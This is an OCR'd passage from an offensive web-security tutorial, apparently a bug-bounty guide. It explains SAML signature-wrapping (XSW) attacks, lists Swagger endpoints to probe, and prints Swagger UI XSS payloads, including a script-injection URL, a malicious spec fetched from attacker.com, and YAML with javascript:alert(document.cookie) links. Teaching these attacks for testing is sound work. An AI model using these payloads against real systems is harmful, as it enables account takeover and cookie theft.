


All you have to do is select the XSW attack, press the “Apply XSW” button, and send the response. If the endpoint returns successfully without erroring out then you can assume it is vulnerable to this type of attack.

https://t.me/learningnets

XSW Attack 1

This first attack is used on the signature of the SAML response. Basically we create a new SAML response with our malicious assertion then we wrap the original response in the new response. The idea here is that the validation process will happen on the original response but the processing phase will happen on our modified response.




Notice how the original SAML response is embedded in the signature, this is called an enveloping signature. Also notice how the signature reference URI matches the

https://t.me/learningnets

embedded SAML response id. This will cause the verification process to succeed. However, when the application goes to parse the assertion it will use our evil assertion instead of the original one.

XSW Attack 2

The second attack is the same as the first attack except instead of using an embedded signature it uses a detached signature as shown below.




https://t.me/learningnets

Note that the first and second attack are the only two attacks that target the signature of the SAML response, the rest of the attacks target the signature of the assertion.

XSW Attack 3

This attack works by placing our malicious assertion above the original assertion so it's the first element in the SAML response.




Here we are hoping after the validation steps complete the parsing process takes the first element in the SAML response. If it does it will grab our malicious assertion instead of the original one.

XSW Attack 4

This attack is similar to XSW attack 3 except we embed the original assertion in our evil assertion as shown below:


https://t.me/learningnets



XSW Attack 5


In this attack we copy the original signature and embed it into our malicious assertion. However, the original signature still points to the original assertion as shown in the below illustration.

https://t.me/learningnets




XSW Attack 6

Here we embed the original assertion in the original signature then we embed all of that in the malicious assertion as shown below:



https://t.me/learningnets


This method utilises the “Extensions” tag which is a less restrictive XML element. Here we place the malicious assertion with the same ID as the original assertion in a set of extensions tags.



Notice how the malicious assertion and the original assertion have the same id.

https://t.me/learningnets

Again we are making use of a less restrictive XML element called “Object”. First we create the malicious assertion and embed the original signature in it. Next we embed an object element in the signature and finally we place the original assertion in the object element.



Notice how the malicious assertion and the original assertion have the same id.

https://t.me/learningnets

API Documentation

Introduction


The vast majority of vulnerabilities I find in APIs are the result of a design flaw. If you have access to the API documentation these can be fairly easy to locate. For example, suppose there is a password reset endpoint which takes a user id and a new password as its input. Right now you might be thinking I should check for IDOR to see if I can reset other users passwords and that would be correct. These types of design flaws can be relatively easy to spot when you have the API documentation that lists all the available endpoints and their parameters. The other option is to manually inspect your traffic to find this endpoint but having the API documentation makes it a lot easier.

Swagger API


Swagger is a very popular API documentation language for describing RESTful APIs expressed using JSON. If I see an application using a REST API i'll typically start looking for swagger endpoints as shown below:

- /api
- /swagger/index.html
- /swagger/v1/swagger.json
- /swagger-ui.html
- /swagger-resources

https://t.me/learningnets



As shown above swagger documentation gives you the name,path,and arguments of every possible api call. When testing api functionality this is a gold mine. Clicking on a request will expand it and you can perform all of your testing right there as shown below:



https://t.me/learningnets

Seeing the image above I imminently think to test for insecure redirect due to the redirect parameter being present. Typically when looking at the documentation I look for design flaws, authentication issues, and the OWASP top 10. I have personally found hidden passwords resets that are easily bypassable, hidden admin functionality that allows you to control the entire site unauthenticated, sql injection, and much more.

XSS

Swagger is a popular tool so it's bound to have some known exploits. I have personally found reflected XSS on several swagger endpoints while testing. A while back someone found this XSS flaw on the url parameter as shown below:

- http://your-swagger-url/?url=%3Cscript%3Ealert(atob(%22SGVyZSBpcyB0aGUgWFNT%22))%3C/script%3
- https://github.com/swagger-api/swagger-ui/issues/1262

You can also get persistent XSS if you give it a malicious file to parse as shown below:

- http://your-swagger-url/?url=https://attacker.com/xsstest.json
- https://github.com/swagger-api/swagger-ui/issues/3847

https://t.me/learningnets

```
swagger: "2.0",
info:
  title: "Swagger Sample App",
  description: "Please to click Terms of service"
  termsOfService: "javascript:alert(document.cookie)"
  contact:
    name: "API Support",
    url: "javascript:alert(document.cookie)",
    email: "javascript:alert(document.cookie)"
  version: "1.0.1"
```

